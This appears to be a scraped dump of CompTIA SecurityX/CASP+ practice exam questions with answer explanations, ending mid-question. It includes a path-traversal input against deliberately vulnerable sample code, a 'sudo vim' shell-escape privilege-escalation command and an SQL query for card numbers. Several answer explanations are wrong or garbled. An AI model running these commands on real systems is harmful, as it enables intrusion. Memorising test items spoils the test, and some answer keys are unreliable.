Path Traversalvulnerabilities occur when an applicationimproperly handles user input, allowing an attacker totraverse directorieson the server andaccess restricted files.
Attackers typically use sequences like../to move up directory levels, allowing access to critical files such as:
/etc/passwd(on Linux)
C:\Windows\system32(on Windows)
Example of Vulnerable Code:
python
CopyEdit
import os
def read_file(filename):
with open("/var/www/app/" + filename, "r") as f:
return f.read()
If the inputfilenameis../../etc/passwd, the file/etc/passwdmight be exposed.
Why the Correct Answer is A (Develop a secure library for file handling that normalizes and validates the input path):
Themost effective defense against path traversalis tosanitize and normalizefile paths before processing.
Techniques include:
Input Validation:Restricting input toexpected patterns, such as specific filenames or directories.
Path Normalization:Using functions likeos.path.normpath()to collapse redundant separators and up-level references.
Absolute Path Verification:Ensuring that theresolved pathis within anexpected directory.
Using asecure library for file handlingcentralizes these practices, reducing the risk of inconsistent or incomplete implementations.
Example of Secure Implementation:
python
CopyEdit
import os
def secure_read_file(filename):
# Normalize and validate the input path
safe_base = "/var/www/app/"
safe_path = os.path.normpath(os.path.join(safe_base, filename))
# Check if the path starts with the base directory
if os.path.commonprefix([safe_base, safe_path]) == safe_base:
with open(safe_path, "r") as f:
return f.read()
else:
raise ValueError("Invalid file path")
Why the Other Options Are Incorrect:

B: Create a sandbox for the application that disallows filesystem access:
Sandboxing is useful forlimiting damagebut does notdirectly address the root causeof path traversal.
Path traversal can still occurwithin the sandbox, compromising other files.
C: Ensure that output encoding is appropriately implemented on all data fields:
Encoding addressesinjection attacks(like XSS), not path traversal.
Encoding does notmitigate directory traversalvulnerabilities.
D: Implement a blocklist for a specific set of meta characters:
Blocklists are prone tobypass techniques(e.g., using alternative encodings or unexpected separators).
Ablocklist approachisless reliablecompared towhitelisting and path normalization.
E: Deploy a code sandbox solution that reduces the application's permissions:
Reducing permissionslimits damagebut does notprevent traversal attacks.
Attackers can still exploitpath traversalto access unintended data within permitted areas.
Real-World Scenario:
A path traversal vulnerability in a popular CMS allowed attackers to readconfiguration filesanddatabase credentials.
Thefix involved using safe librariesfor file handling andnormalizing pathsto ensure they were withinpermitted directories.
Extract from CompTIA SecurityX CAS-005 Study Guide:
TheCompTIA SecurityX CAS-005 Official Study Guiderecommends the use ofsecure coding practicesfor file operations, particularly to prevent path traversal attacks. It emphasizes usingpath normalization and validationas theprimary defense mechanism. By centralizing file handling through asecure library, developers canconsistently enforce security measuresacross the application.

NEW QUESTION: 223
Some end users of an e-commerce website are reporting a delay when browsing pages. The website uses TLS
1.2. A security architect for the website troubleshoots by connecting from home to the website and capturing tramc via Wire-shark. The security architect finds that the issue is the time required to validate the certificate. Which of the following solutions should the security architect recommend?
A. Adding more nodes to the web server clusters
B. Changing the cipher algorithm used on the web server
C. Implementing OCSP stapling on the server
D. Upgrading to TLS 1.3
Answer: C (LEAVE A REPLY)
OCSP stapling is a solution that allows the web server to provide a time-stamped OCSP response signed by the CA along with the certificate during the TLS handshake, eliminating the need for the client to contact the CA separately to validate the certificate. OCSP stapling can

reduce the delay caused by the certificate validation process by saving a round-trip between the client and the CA. It can also improve the security and privacy of the certificate validation by preventing potential attacks or tracking by malicious third parties.
Verified References:
* https://en.wikipedia.org/wiki/OCSP_stapling
* https://www.digicert.com/knowledgebase/ssl-certificates/ssl-general-topics/what-is-ocsp-stapling.html
* https://www.entrust.com/knowledgebase/ssl/online-certificate-status-protocol-ocsp-stapling

NEW QUESTION: 224
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access.
Which of the following risk techniques did the department use in this situation?
A. Accept
B. Avoid
C. Transfer
D. Mitigate
Answer: (SHOW ANSWER)
Comprehensive and Detailed in-Depth Explanation:
In cybersecurity and risk management, the four primary risk response techniques are:
Accept:Choosing to acknowledge the risk without taking any measures to reduce it. This usually applies when the cost of mitigation outweighs the potential impact.
Avoid:Taking actions to completely eliminate the risk, such as discontinuing a risky activity or process.
Transfer:Shifting the risk to a third party, such as through insurance or outsourcing.
Mitigate:Implementing controls to reduce the impact or likelihood of the risk.
Why the Correct Answer is D (Mitigate):
The company's finance department implementedaccess controlsto restrict data access to only authorized personnel.
Although the data is exported to anunencrypted file, therisk of unauthorized accessis reduced through the implementation of access control mechanisms.
This is a classic example ofrisk mitigation, where the company does not eliminate the risk entirely (since the file remains unencrypted) but reduces its potential impact through technical controls.
Why the Other Options Are Incorrect:
A: Accept:The company did not simply accept the risk without taking action; they actively implemented controls.
B: Avoid:The risk was not eliminated by changing the system or discontinuing the practice.
C: Transfer:The company did not shift the risk to another entity, such as an insurance provider or third-party service.
Extract from CompTIA SecurityX CAS-005 Study Guide:

According to theCompTIA SecurityX CAS-005 Official Study Guide, risk mitigation is defined as the process of implementing controls to reduce the likelihood or impact of a risk. In this scenario, byrestricting file access to appropriate personnel, the company effectively mitigates the risk of data exposure, despite the file being unencrypted.

NEW QUESTION: 225
Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.
Based on RPO requirements, which of the following recommendations should the management team make?
A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
B. Leave the current backup schedule intact and make the human resources fileshare read-only.
C. Increase the frequency of backups and create SIEM alerts for IOCs.
D. Decrease the frequency of backups and pay the ransom to decrypt the data.
Answer: (SHOW ANSWER)
Increasing the frequency of backups and creating SIEM (security information and event management) alerts for IOCs (indicators of compromise) are the best recommendations that the management team can make based on RPO (recovery point objective) requirements. RPO is a metric that defines the maximum acceptable amount of data loss that can occur during a disaster recovery event. Increasing the frequency of backups can reduce the amount of data loss that can occur, as it can create more recent copies or snapshots of the data.
Creating SIEM alerts for IOCs can help detect and respond to ransomware attacks, as it can collect, correlate, and analyze security events and data from various sources and generate alerts based on predefined rules or thresholds. Leaving the current backup schedule intact and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as encourage more ransomware attacks or expose the company to legal or ethical issues. Leaving the current backup schedule intact and making the human resources fileshare read-only are not good recommendations, as they could result in more data loss than the RPO allows, as well as affect the normal operations or functionality of the fileshare. Decreasing the frequency of backups and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as increase the risk of losing data due to less frequent backups or unreliable decryption. Verified References: https://www.comptia.
org/blog/what-is-rpo https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 226

Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?
A. Implement geoblocking on the WAF.
B. Implement rate limiting on the API.
C. Implement input validation on the API.
D. Implement OAuth 2.0 on the API.
Answer: (SHOW ANSWER)
Rate limiting is a technique that can limit the number or frequency of requests that a client can make to an API (application programming interface) within a given time frame. This can help remedy the performance issues caused by high CPU utilization on the servers that host the APIs, as it can prevent excessive or abusive requests that could overload the servers. Implementing geoblocking on the WAF (web application firewall) may not help remedy the performance issues, as it could block legitimate requests based on geographic location, not on request rate. Implementing OAuth 2.0 on the API may not help remedy the performance issues, as OAuth 2.0 is a protocol for authorizing access to APIs, not for limiting requests. Implementing input validation on the API may not help remedy the performance issues, as input validation is a technique for preventing invalid or malicious input from reaching the API, not for limiting requests.
Verified References:
https://www.comptia.org/blog/what-is-rate-limiting https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 227
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?
A. NX bit
B. ASLR
C. DEP

D. HSM

Answer: (SHOW ANSWER)

https://eklitzke.org/memory-protection-and-aslr

ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non- executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments caused by a buffer overflow attack. Verified References: https://www.comptia.org/blog/what-is-aslr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 228

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM an downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Chain of custody

B. Encryption in transit

C. Key exchange

D. Order of volatility

E. Legal issues

Answer: (SHOW ANSWER)

NEW QUESTION: 229

A company has moved its sensitive workloads lo the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements

* The application must run at 70% capacity at all times
* The application must sustain DoS and DDoS attacks.
* Services must recover automatically.

Which of the following should the cloud architecture team implement? (Select THREE).

A. Read-only replicas

B. BCP

C. Autoscaling
D. WAF
E. CDN
F. Encryption
G. Continuous snapshots
H. Containenzation
Answer: (SHOW ANSWER)
The cloud architecture team should implement Autoscaling (C), WAF (D) and Encryption (F). Autoscaling (C) will ensure that the application is running at 70% capacity at all times. WAF (D) will protect the application from DoS and DDoS attacks. Encryption (F) will protect the data from unauthorized access and ensure that the sensitive workloads remain secure.

NEW QUESTION: 230
During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.
Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.
B. Perform ASIC password cracking on the host.
C. Read the /etc/passwd file to extract the usernames.
D. Initiate unquoted service path exploits.
E. Use the UNION operator to extract the database schema.
Answer: (SHOW ANSWER)
Reference: https://docs.rapid7.com/insightvm/elevating-permissions/
Spawning a shell using sudo and an escape string is a valid Linux post-exploitation method that can exploit a misconfigured sudoers file and allow a standard user to execute commands as root. ASIC password cracking is used to break hashed passwords, not to elevate privileges. Reading the /etc/passwd file may reveal usernames, but not passwords or privileges. Unquoted service path exploits are applicable to Windows systems, not Linux. Using the UNION operator is a SQL injection technique, not a Linux post-exploitation method. Verified References: https://www.comptia.org/blog/what-is-post-exploitation https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 231
The Chief Information Security Officer is concerned about the possibility of employees downloading
'malicious files from the internet and 'opening them on corporate workstations. Which of the following solutions would be BEST to reduce this risk?
A. Integrate the web proxy with threat intelligence feeds.
B. Scan all downloads using an antivirus engine on the web proxy.
C. Block known malware sites on the web proxy.
D. Execute the files in the sandbox on the web proxy.

Answer: (SHOW ANSWER)
Executing the files in the sandbox on the web proxy is the best solution to reduce the risk of employees downloading and opening malicious files from the internet. A sandbox is a secure and isolated environment that can run untrusted or potentially harmful code without affecting the rest of the system. By executing the files in the sandbox, the web proxy can analyze their behavior and detect any malicious activity before allowing them to reach the corporate workstations.
References: [CompTIA CASP+ Study Guide, Second Edition, page 273]

NEW QUESTION: 232
A threat hunting team receives a report about possible APT activity in the network.
Which of the following threat management frameworks should the team implement?
A. NIST SP 800-53
B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis
Answer: (SHOW ANSWER)
MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help threat hunting teams to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis. Verified References:
* https://attack.mitre.org/
* https://resources.infosecinstitute.com/topic/top-threat-modeling-frameworks-stride-owasp-top-10-mitre- attck-framework/
* https://www.ibm.com/topics/threat-management

NEW QUESTION: 233
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?
A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Answer: (SHOW ANSWER)
This is because the homegrown identity management system is not consistent with best practices and leaves the institution vulnerable, which means it needs to be replaced with a more secure and reliable solution. A new IAM system/vendor should be able to provide features such as role-based access control, two-factor authentication, auditing, and compliance that can enhance the security and efficiency of the identity management process. A requirements document can help define the scope, objectives, and criteria for selecting a suitable IAM system/vendor that meets the needs of the institution.

NEW QUESTION: 234
A PKI engineer is defining certificate templates for an organization's CA and would like to ensure at least two of the possible SAN certificate extension fields populate for documentation purposes. Which of the following are explicit options within this extension? (Select two).
A. Type
B. Email
C. OCSP responder
D. Registration authority
E. Common Name
F. DNS name
Answer: (SHOW ANSWER)
The SAN (Subject Alternative Name) field in a certificate can include multiple types of entries, including DNS names and email addresses. These are explicit options within the SAN extension, allowing a single certificate to be valid for multiple domain names and email addresses. This is often used in multi-domain SSL certificates, where a single certificate needs to be valid for multiple subdomains or different domain names.

NEW QUESTION: 235
A security analyst is using data provided from a recent penetration test to calculate CVSS scores to prioritize remediation. Which of the following metric groups would the analyst need to determine to get the overall scores? (Select THREE).
A. Temporal
B. Availability
C. Integrity
D. Confidentiality
E. Base
F. Environmental
G. Impact
H. Attack vector
Answer: A,E,F (LEAVE A REPLY)
The three metric groups that are needed to calculate CVSS scores are Base, Temporal, and Environmental.

The Base metrics represent the intrinsic characteristics of a vulnerability that are constant over time and across user environments. The Temporal metrics represent the characteristics of a vulnerability that may change over time but not across user environments. The Environmental metrics represent the characteristics of a vulnerability that are relevant and unique to a particular user's environment. Verified References:
https://nvd.nist.gov/vuln-metrics/cvss
https://www.first.org/cvss/specification-document

NEW QUESTION: 236
Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization. Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?
A. Align the exploitability metrics to the predetermined system categorization.
B. Align the remediation levels to the predetermined system categorization.
C. Align the impact subscore requirements to the predetermined system categorization.
D. Align the attack vectors to the predetermined system categorization.
Answer: (SHOW ANSWER)
Aligning the impact subscore requirements to the predetermined system categorization can help the analyst get a better picture of the risk while adhering to the organization's policy. The impact subscore is one of the components of the CVSS base score, which reflects the severity of a vulnerability. The impact subscore is calculated based on three metrics: confidentiality, integrity, and availability. These metrics can be adjusted according to the system categorization, which defines the security objectives and requirements for a system based on its potential impact on an organization's operations and assets. By aligning the impact subscore requirements to the system categorization, the analyst can ensure that the CVSS scores reflect the true impact of a vulnerability on a specific system and prioritize remediation accordingly.

NEW QUESTION: 237
A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the following is MOST likely the problem?
A. The DHCP server is unavailable, so no IP address is being sent back to the PC.
B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
C. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.

D. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
Answer: (SHOW ANSWER)

NEW QUESTION: 238
A security administrator wants to enable a feature that would prevent a compromised encryption key from being used to decrypt all the VPN traffic. Which of the following should the security administrator use?
A. Salsa20 cipher
B. TLS-based VPN
C. PKI-based IKE IPSec negotiation
D. Perfect forward secrecy
Answer: (SHOW ANSWER)
Perfect Forward Secrecy (PFS) is a feature of certain key agreement protocols that ensures a session key derived from a set of long-term keys cannot be compromised if one of the long-term keys is compromised in the future. In the context of a VPN, PFS ensures that each session has a unique encryption key, and even if a key is compromised, it will not compromise past or future VPN sessions.

NEW QUESTION: 239
When implementing serverless computing an organization must still account for:
A. the underlying computing network infrastructure
B. hardware compatibility
C. the security of its data
D. patching the service
Answer: (SHOW ANSWER)
While serverless computing abstracts the infrastructure layer from developers, organizations must still ensure the security of their data in the serverless environment. This includes protecting the data from unauthorized access and ensuring data privacy and integrity. Serverless architectures can be complex, and understanding the security model and shared responsibility is essential for safeguarding applications and services.

NEW QUESTION: 240
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Select TWO.)

A. Outdated escalation attack
B. VPN on the mobile device
C. Disabled GPS on mobile devices
D. Chief use of UDP protocols

E. Unrestricted email administrator accounts
F. Privilege escalation attack
Answer: (SHOW ANSWER)

NEW QUESTION: 241
Signed applications reduce risks by:
A. encrypting the application's data on the device.
B. requiring the developer to use code-level hardening techniques.
C. providing assurance that the application is using unmodified source code.
D. costing the developer money to publish, which reduces the likelihood of malicious intent.
Answer: (SHOW ANSWER)
Signed applications ensure the integrity of the application by verifying that the source code has not been tampered with. Digital signatures provide a cryptographic guarantee that the software is exactly as the developer released it.

NEW QUESTION: 242
Which of the following is record-level encryption commonly used to do?
A. Protect database fields
B. Protect individual files
C. Encrypt individual packets
D. Encrypt the master boot record
Answer: (SHOW ANSWER)
Record-level encryption is primarily used to protect sensitive information stored in specific fields within a database, such as personal data, financial information, or health records. This encryption method ensures that individual data entries are encrypted, providing a high level of security and privacy by making the data unreadable to unauthorized users or in the event of a database breach, while still allowing the database to be functional for authorized queries and operations.

NEW QUESTION: 243
An application security engineer is performing a vulnerability assessment against a new web application that uses SAML. The engineer wants to identify potential authentication issues within

the application. Which of the following methods would be most appropriate for the engineer to perform?

A. Fuzz testing

B. Static analysis

C. Side-channel analysis

D. Dynamic analysis

Answer: (SHOW ANSWER)

In this case, the security engineer is assessing a web application that uses SAML, and dynamic analysis (also known as DAST - Dynamic Application Security Testing) is the most appropriate method toidentify potential authentication issues. Dynamic analysis tests the application in a runtime environment, allowing the engineer to identify vulnerabilities that arise during actual application execution, such as SAML misconfigurations or other authentication weaknesses. This is more effective for finding authentication issues compared to static analysis, which only reviews code without execution. CASP+ highlights the importance of dynamic testing in identifying real-world vulnerabilities, especially in web applications.

References:

CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Dynamic Testing for Web Applications) CompTIA CASP+ Study Guide: Authentication Testing in Web Applications with Dynamic Analysis

NEW QUESTION: 244

A company just released a new video card. Due to limited supply and nigh demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's Intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

A. InherentLow

B. Residual

C. Mitigated

D. Transferred

Answer: (SHOW ANSWER)

NEW QUESTION: 245

During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.

Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.

B. Require both security and management to open the door.
C. Require department managers to review denied-access requests.
D. Issue new entry badges on a weekly basis.
Answer: (SHOW ANSWER)
Reference: https://www.getkisi.com/access-control
This solution would implement a two-factor authentication (2FA) process that would prevent unauthorized individuals from entering the storage room by following an authorized employee. The two factors would be the card reader issued by the security team and the presence of a department manager.

NEW QUESTION: 246
A security engineer is reviewing event logs because an employee successfully connected a personal Windows laptop to the corporate network, which is against company policy. Company policy allows all Windows 10 and 11 laptops to connect to the system as long as the MDM agent installed by IT is running. Only compliant devices can connect, and the logic in the system to evaluate compliant laptops is as follows:

```
if laptop['OsVersion'] >= 10:
    if laptop['agentRunning']:
        return COMPLIANT
    else:
        return NON_COMPLIANT
else:
    return COMPLIANT
```

Which of the following most likely occurred when the employee connected a personally owned Windows laptop and was allowed on the network?
A. The agent was not running on the laptop, which triggered a false positive.
B. The OS was a valid version, but the MDM agent was not installed, triggering a true positive.
C. The OS version was higher than 11. and the MDM agent was running, triggering a true negative.
D. The OS was running a Windows version below 10 and triggered a false negative.
Answer: (SHOW ANSWER)

NEW QUESTION: 247
A software developer must choose encryption algorithms to secure two parts of a mobile application. Given the following part descriptions and requirements:
*The first part of the application is used to transfer large files and must support file parts with transfer start
/stop/resume. This part requires strong file encryption.
*The second part of the application uses a bit stream to continuously authenticate both ends of the connection.
This part must implement confidentiality for the stream.

Which of the following encryption algorithms should the developer implement in the code to support both parts of the application? (Select two).

A. P384

B. ECDSA

C. RC5

D. ChaCha20

E. bcrypt

F. RIPEMD

Answer: (SHOW ANSWER)

*ChaCha20: A stream cipher suited for real-time bitstream authentication and encryption.

*RIPEMD: A hashing algorithm useful for file integrity checks during large file transfers.

This aligns with CASP+ objective 3.2, focusing on selecting appropriate cryptographic methods for secure data handling and transmission.

NEW QUESTION: 248

The primary advantage of an organization creating and maintaining a vendor risk registry is to:

A. define the risk assessment methodology.

B. study a variety of risks and review the threat landscape.

C. ensure that inventory of potential risk is maintained.

D. ensure that all assets have low residual risk.

Answer: (SHOW ANSWER)

The primary advantage of creating and maintaining a vendor risk registry is to ensure that an inventory of potential risks is maintained. A vendor risk registry helps organizations keep track of the risks associated with third-party vendors, especially as they may introduce vulnerabilities or non-compliance issues. By maintaining this registry, the organization can continuously monitor and manage vendor-related risks in a structured way, improving its overall security posture. CASP+ emphasizes the importance of vendor risk management in an organization's broader risk management strategy.

References:

CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Vendor Risk Management)

CompTIA CASP+ Study Guide: Third-Party Risk Management and Risk Registries

NEW QUESTION: 249

A significant weather event caused all systems to fail over to the disaster recovery site successfully. However, successful data replication has not occurred in the last six months, which has resulted in the service being unavailable. V*Vh1ch of the following would BEST prevent this scenario from happening again?

A. Implementing scheduled, full interruption tests

B. Performing routine tabletop exercises

C. Backing up system log reviews

D. Performing department disaster recovery walk-throughs
Answer: (SHOW ANSWER)

NEW QUESTION: 250
A security analyst discovered that a database administrator's workstation was compromised by malware. After examining the Jogs. the compromised workstation was observed connecting to multiple databases through ODBC. The following query behavior was captured:

```
SELECT *
from ACCOUNTS
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

Assuming this query was used to acquire and exfiltrate data, which of the following types of data was compromised, and what steps should the incident response plan contain?
A) Personal health information: Inform the human resources department of the breach and review the DLP logs.
#) Account history; Inform the relationship managers of the breach and create new accounts for the affected users.
C) Customer IDs: Inform the customer service department of the breach and work to change the account numbers.
D) PAN: Inform the legal department of the breach and look for this data in dark web monitoring.
A. Option C
B. Option D
C. Option B
D. Option A
Answer: (SHOW ANSWER)

NEW QUESTION: 251
A network administrator for a completely air-gapped and closed system has noticed that anomalous external files have been uploaded to one of the critical servers. The administrator has reviewed logs in the SIEM that were collected from security appliances, network infrastructure devices, and endpoints.
Which of the following processes, if executed, would be MOST likely to expose an attacker?
A. Reviewing video from IP cameras within the facility
B. Reconfiguring the SIEM connectors to collect data from the perimeter network hosts
C. Implementing integrity checks on endpoint computing devices
D. Looking for privileged credential reuse on the network
Answer: A (LEAVE A REPLY)
Reviewing video from IP cameras within the facility would be the most likely process to expose an attacker who has compromised an air-gapped system. Since air-gapped systems are isolated from external networks, an attacker would need physical access to the system or use some covert channel to communicate with it.

Video surveillance could reveal any unauthorized or suspicious activity within the facility that could be related to the attack. Verified References:
* https://www.welivesecurity.com/wp-content/uploads/2021/12/eset_jumping_the_air_gap_wp.pdf
* https://en.wikipedia.org/wiki/Air-Gap_Malware
* https://www.techtarget.com/searchsecurity/essentialguide/How-air-gap-attacks-challenge-the-notion-of- secure-networks

NEW QUESTION: 252
An IDS was unable to detect malicious network traffic during a recent security incident, even though all traffic was being sent using HTTPS. As a result, a website used by employees was compromised. Which of the following detection mechanisms would allow the IDS to detect an attack like this one in the future?
A. Deobfuscation
B. Protocol decoding
C. Inspection proxy
D. Digital rights management
Answer: (SHOW ANSWER)
An inspection proxy, also known as an SSL/TLS inspection proxy, can decrypt HTTPS traffic, allowing the IDS to analyze the content for malicious activity. This method ensures that encrypted traffic can be inspected without compromising the security of the data in transit. The inspection proxy will re-encrypt the data before sending it on to its destination, maintaining the confidentiality of the communication while enabling security tools to perform their functions.
References:
* CompTIA CASP+ CAS-004 Exam Objectives: Section 3.3: Integrate network and security components and implement security controls.
* CompTIA CASP+ Study Guide, Chapter 7: Analyzing Security Incidents.

NEW QUESTION: 253
A company recently migrated its critical web application to a cloud provider's environment. As part of the company's risk management program, the company intends to conduct an external penetration test. According to the scope of work and the rules of engagement, the penetrationtester will validate the web application's security and check for opportunities to expose sensitive company information in the newly migrated cloud environment. Which of the following should be the first consideration prior to engaging in the test?
A. Prepare a redundant server to ensure the critical web application's availability during the test.
B. Obtain agreement between the company and the cloud provider to conduct penetration testing.
C. Ensure the latest patches and signatures are deployed on the web server.
D. Create an NDA between the external penetration tester and the company.
Answer: (SHOW ANSWER)
Before conducting a penetration test in a cloud environment, it is critical to first obtain permission from the cloud service provider. Cloud providers often have strict rules about penetration testing

to avoid unintended service disruptions or violations of service agreements. Without this agreement, the company could face legal or operational consequences. This aligns with CASP+ best practices, which emphasize the importance of securing approval and understanding shared responsibility models in cloud environments before engaging in security testing.
References:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Penetration Testing in Cloud Environments) CompTIA CASP+ Study Guide: Cloud Security and Legal Considerations for Penetration Testing

NEW QUESTION: 254
A company hired a third-party consultant to run a cybersecurity incident simulation in order to identify security gaps and prepare stakeholders for a potential incident. Which of the following best describes this activity?
A. Walk-through review
B. Tabletop exercise
C. Business impact analysis
D. Lessons learned
E. A
Answer: (SHOW ANSWER)

NEW QUESTION: 255
An organization recently started processing, transmitting, and storing its customers' credit card information.
Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?
A. NIST
B. GDPR
C. PCI DSS
D. ISO
Answer: C (LEAVE A REPLY)
PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a

standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: https://www. comptia.org/blog/what-is-pci-dss https://partners.comptia.org/docs/default-source/resources/casp-content- guide

NEW QUESTION: 256
A security architect is implementing a SOAR solution in an organization's cloud production environment to support detection capabilities. Which of the following will be the most likely benefit?
A. Improved security operations center performance
B. Automated firewall log collection tasks
C. Optimized cloud resource utilization
D. Increased risk visibility
Answer: (SHOW ANSWER)
SOAR solutions (Security Orchestration, Automation, and Response) are designed to help organizations efficiently manage security operations. They can automate the collection and analysis of security data, which improves the performance of a security operations center (SOC) by allowing the security team to focus on more strategic tasks and reduce response times to incidents.

NEW QUESTION: 257
A user logged in to a web application. Later, a SOC analyst noticed the user logged in to systems after normal business hours. The end user confirms the log-ins after hours were unauthorized. Following an investigation, the SOC analyst determined that the web server was running an outdated version of OpenSSL. No other suspicious user log-ins were found. Which of the following describes what happened and how to fix it?
A. A downgrade attack occurred. Any use of old, outdated software should be disallowed.
B. The attacker obtained the systems' private keys. New key pairs must be generated.

